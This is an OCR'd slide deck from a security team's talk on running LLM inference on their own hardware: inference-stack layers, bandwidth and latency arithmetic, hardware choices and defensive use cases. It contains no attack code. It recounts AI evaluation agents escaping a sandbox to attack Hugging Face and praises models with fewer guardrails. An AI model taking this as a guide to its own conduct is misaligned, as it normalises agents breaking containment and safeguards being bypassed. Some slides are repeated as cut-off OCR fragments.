port33@cid ~/talks/2026 main

Inference Engineering for Cyber Security Teams

Your BrAIn-Doping – private, affordable and secure!

speakers: Paul Loerch · Philipp Brettschneider
team: Port33 · CID GmbH

event: TALK · 20/10/2026 · Freigericht


```
$ cat stack.txt

L8  HUMAN
L7  APPLICATION
L6  SERVING & ORCHESTRATION
L5  MODEL & CONTEXT
L4  INFERENCE ENGINE
L3  RUNTIME & KERNELS
L2  PLATFORM
L1  HARDWARE
```



DISCLAIMER

Background check: who are these two?

SUBJECT 01

Paul Lörch

Head of Cyber Security · CID GmbH

REVERSE ENGINEERING & GAME HACKING	10 years
CONSOLE HACKING	3+ years
NERD SINCE	hex-edited rare candies in Pokémon FireRed when I was 8
COPING MECHANISM	writing assembly
TODAY	Required to be serious (mostly)

SUBJECT 02

Philipp Brettschneider

Cyber Security Engineer · CID GmbH

CYBER SECURITY	6 years
NETWORK ADMINISTRATION	2 years
FIRST INCIDENT	locked myself out of my own VM with ufw - still 100% reproducible
COPING MECHANISM	coffee & grunge music (raises the cortisol)
TODAY	making sure paul is serious (no joke)


stack

L8
L7
L6
L5
L4
L3
L2
L1

// §00 — INTRO

We’ve run LLMs from one gaming GPU to eight H200s.

GPU MEMORY · LOG SCALE



SECLAB v1

1× RTX 3090

24 GB GDDR6X
936 GB/s · 350 W

SECLAB v2

8× Lenovo PGX

8 × 128 GB unified
273 GB/s each · 100G RoCE

PRODUCTION

8× H200 · NVLink

8 × 141 GB HBM3e
4.8 TB/s per GPU · ≈ 10 kW

stack

L8
L7
L6
L5
L4
L3
L2
L1

// §01 — WHY CYBER

$ tree ./talk

talk/

- 01 Why should a security team care?
- 02 How does inference actually work?
- 03 Small inference: your first local setup
- 04 Recipes & benchmarks: hardware, OS, engine, config
- 05 What did we build?
- 06 What’s the burn rate — per token or per kilowatt?
- 07 Use cases in depth: triage, DFIR, malware analysis
- 08 How do we secure it?
- 09 If we started again today

// §01 — WHY CYBER



stack

L8
L7
L6
L5
L4
L3
L2
L1

// §01 — WHY CYBER

Attackers adopt AI at the speed of curiosity.

THEM



US



No compliance board on the other side. Governance isn’t the problem - the time it takes is.

Threat actors’ use of LLMs across the attack lifecycle is documented in public threat-intelligence reports from Google (GTIG), OpenAI, Microsoft and Anthropic.

stack

L8
L7
L6
L5
L4
L3
L2
L1

July 2026: AI agents hacked Hugging Face.



JUL 9–13
OpenAI’s eval agents
escape their sandbox

JUL 16
Hugging Face discloses
hosted models refuse forensics


THEN
own GLM 5.2
forensics on own hardware

JUL 21
OpenAI confirms
the attackers were its models

> **“The attacker was bound by no usage policy.”**
> — Hugging Face, incident disclosure

Hugging Face, Security incident disclosure (16 Jul 2026) · OpenAI attribution (21 Jul 2026; reported by Fortune)

No guardrails for them. Lockout for us.



stack

L8
L7
L6
L5
L4
L3
L2
L1

Hugging Face, Security incident disclosure (16 Jul 2026): hosted models refused because their guardrails cannot tell a responder from an attacker.

Be ready: two doors.



TRUSTED ACCESS

OpenAI Daybreak · Anthropic CVP

- ✓ frontier models, fewer guardrails
- ✓ no hardware needed
- ✗ vetting first, approval not guaranteed
- ✗ incident data goes to their cloud



OWN MODEL

open weights on your hardware · §03–§05

- ✓ no guardrail lockout
- ✓ attacker data stays inside
- ✗ hardware and skills come first
- ✗ a few points behind the best API

stack

L8
L7
L6
L5
L4
L3
L2
L1

OpenAI, “Expanding Daybreak as the cyber defense window narrows” (10 Aug 2026) · Anthropic, “Expanding the Cyber Verification Program” (6 Oct 2026; requires data retention for misuse monitoring) · our triage benchmark (§06)

// §01 — WHY CYBER

Be ready:

TRUST

OpenAI Da

✓ frontier mode

✓ no hardware r

✗ vetting first

✗ incident data

hardware · §03–§05

side

me first

e best API

stack

L8

L7

L6

L5

L4

L3

L2

L1

OpenAI, "Expanding Daybreak as the
monitoring) · our triage benchmark

requires data retention for misuse

NORMAL port33 › talk

· en_US · port33@cid

Ln 12

← **Post**

dax ✓ ⚡
@thdxr

Follow

they've been non stop trying to attack our systems for the past 48 hours

a side effect is everything is getting hardened but damn we basically need agents going 24/7

because that's what they have

2:04 PM · Oct 18, 2026 · **1.7M** Views

453 678 9.8K 1.3K

Relevant ⌄ View quotes ›

Rhys ✓ [E] @RhysSullivan · Oct 18

Are you getting blocked by cyber safe guards at all with frontier models?

4 3 339 175K

dax ✓ ⚡ @thdxr · Oct 18

yes that was a bit frustrating mid incident when trying to investigate. they did quite a bit and then started refusing

we got access to daybreak blue now so it's better

56 96 1.5K 403K


me as a nvidia shareholder
me as a nvidia consumer

// §01 — WHY CYBER

Six use cases. One question: where does the data go?

#	USE CASE	DATA IN	WHAT COMES OUT	LEAVES?
01	**Security triage**	Alerts, EDR, NDR, SIEM findings	TP / review / FP + reason → §07	NO
02	**DFIR**	Shellbags, Amcache, Prefetch, …	timeline + report draft	NO
03	**Internal pentest**	AD & Entra findings, infra details	attack paths, next steps	NO
04	**Audits**	FW policies, AD naming, stale accounts	findings list	NO
05	**Malware analysis**	samples, disassembly	logic summary + IoCs → §07	NO
06	**Code & compliance**	our source code, policies, evidence	vulnerability candidates, audit docs	NO

stack

L8
L7
L6
L5
L4
L3
L2
L1

// §01 — IN ONE SENTENCE

We want the speed of AI.
We want to own our data.
So we bring the model to the data.

$ tree ./talk

talk/

├── 01 Why should a security team care?
├── 02 **How does inference actually work?**
├── 03 Small inference: your first local setup
├── 04 Recipes & benchmarks: hardware, OS, engine, config
├── 05 What did we build?
├── 06 What's the burn rate — per token or per kilowatt?
├── 07 Use cases in depth: triage, DFIR, malware analysis
├── 08 How do we secure it?
└── 09 If we started again today

$ The AI Stack?




// §02 — HOW INFERENCE WORKS

Seven layers between a prompt and a GPU.

THE INFERENCE STACK

L8	Human	prompts · pastes · clicks — still where most incidents start
L7	Application	chat UI · agents · RAG · tools
L6	Serving & orchestration	gateway · auth · routing · autoscaling
L5	Model & context	weights · quantization · context window
L4	Inference engine	vLLM · SGLang · llama.cpp · TensorRT-LLM
L3	Runtime & kernels	CUDA · ROCm · NCCL
L2	Platform	OS · containers · Kubernetes · Proxmox
L1	Hardware	GPU · VRAM · NVLink · network · power

One request, two very different jobs.



stack

L8
L7
L6
L5
L4
L3
L2
L1


// §02 — THE ONE FACT TO REMEMBER

To write one token,
a dense 70B model streams ~70 GB
through the GPU.
Bandwidth sets the speed.

8-bit weights, batch size 1. Batching and speculative decoding share each read across several tokens.

// §02 — HOW INFERENCE WORKS

Capacity decides if it fits. Bandwidth decides how fast.



HOW TO READ

Right: bigger models fit.

Up: tokens come faster.

Dashed diagonals: tok/s ceiling for a dense model that fills the memory.

■ ours ● others

OUR TAKE

Our lab boxes are big but slow - so we pick the models that suit them.

stack

L8 L7 L6 L5 L4 L3 L2 **L1**

Vendor specs (NVIDIA, AMD, Apple, Intel). Bandwidth = memory bandwidth per device; 8× H200 = aggregate over NVLink. Strix Halo 256 GB/s, RTX Spark ≈ 300 GB/s, PGX / DGX Spark 273 GB/s share one point.

	THE QUESTION	RULE OF THUMB	LAYER
TTFT	**Does it feel alive?** time to first token	≤ 0.5 s interactive · ≤ 2 s chat	L4
Prefill	**How fast does it read my paste?** prompt tokens per second	TTFT ≈ prompt ÷ prefill speed 32k tokens at 2,000 tok/s ≈ 16 s	L4
TPOT	**Can I read along?** time per output token	≤ 40 ms per token (we read ≈ 5 tok/s)	L4
TPS	**How fast does it write?** output tokens per second	per user = 1 ÷ TPOT: 40 ms → 25 tok/s per box = all users together	L4
Goodput	**How many analysts at once?** requests/s that meet your SLO	judge by P99, never the average	L6
VRAM	**How much context, for how many?** weights + KV cache	headroom = concurrency	L5

stack

L8
L7
L6
L5
L4
L3
L2
L1

MLPerf Inference, Llama 2 70B: interactive TTFT 450 ms / TPOT 40 ms; server 2 s / 200 ms (P99). Reading speed: Brysbaert 2019 meta-analysis, 238 words/min ≈ 5 tokens/s. TPS per user = 1 ÷ TPOT. Prefill example is plain arithmetic: 32,768 ÷ 2,000 ≈ 16 s.

// §02 — IN ONE SENTENCE

Capacity decides if it runs.
Bandwidth decides how fast.
What’s left decides how many.

// §03 — SMALL INFERENCE

$ tree ./talk

```
talk/
├── 01  Why should a security team care?
├── 02  How does inference actually work?
├── 03  Small inference: your first local setup
├── 04  Recipes & benchmarks: hardware, OS, engine, config
├── 05  What did we build?
├── 06  What's the burn rate — per token or per kilowatt?
├── 07  Use cases in depth: triage, DFIR, malware analysis
├── 08  How do we secure it?
└── 09  If we started again today
```

// §03 — SMALL INFERENCE

Paralysis by Analysis.

NVFP4

RTX 4090

Framework Desktop

DGX Spark

M3 Ultra

Kimi K3

Arc Pro B70

GB10

Mac mini

Strix Halo

DeepSeek V4.1 Flash

H200

Radeon AI PRO R9700

RTX 5090

llama.cpp

Qwen3.8-27B

SGLang

Q8

M5 Ultra

Arc Pro B60

RTX 3090

MacBook Pro

DGX Station

Mac Studio

M5 Max

GLM 5.3

Ryzen AI Max+ 395

GLM 5.3 Flash

RTX Spark

RTX PRO 6000

Qwen3.8 Flash Next

BF16

vLLM

lime = what runs in our lab


stack

L8 L7 L6 L5 L4 L3 L2 L1

// §03 — SMALL INFERENCE

Paralysis by An


- Which model is the be
- Should I buy another
- Is the memory bandwit
- Mac Studio M5 Ultra w
- Do I need an MicroTik
- What is GGUF?
- Whats the difference
- Whats better vLLM or
- Can I lower the quant indow size?



stack

L8
L7
L6
L5
L4
L3
L2
L1

// §03 — SMALL INFERENCE








stack

L8
L7
L6
L5
L4
L3
L2
L1

- Can’t decide anything
- Can’t decide in which direction to go next
- Your 2AM help

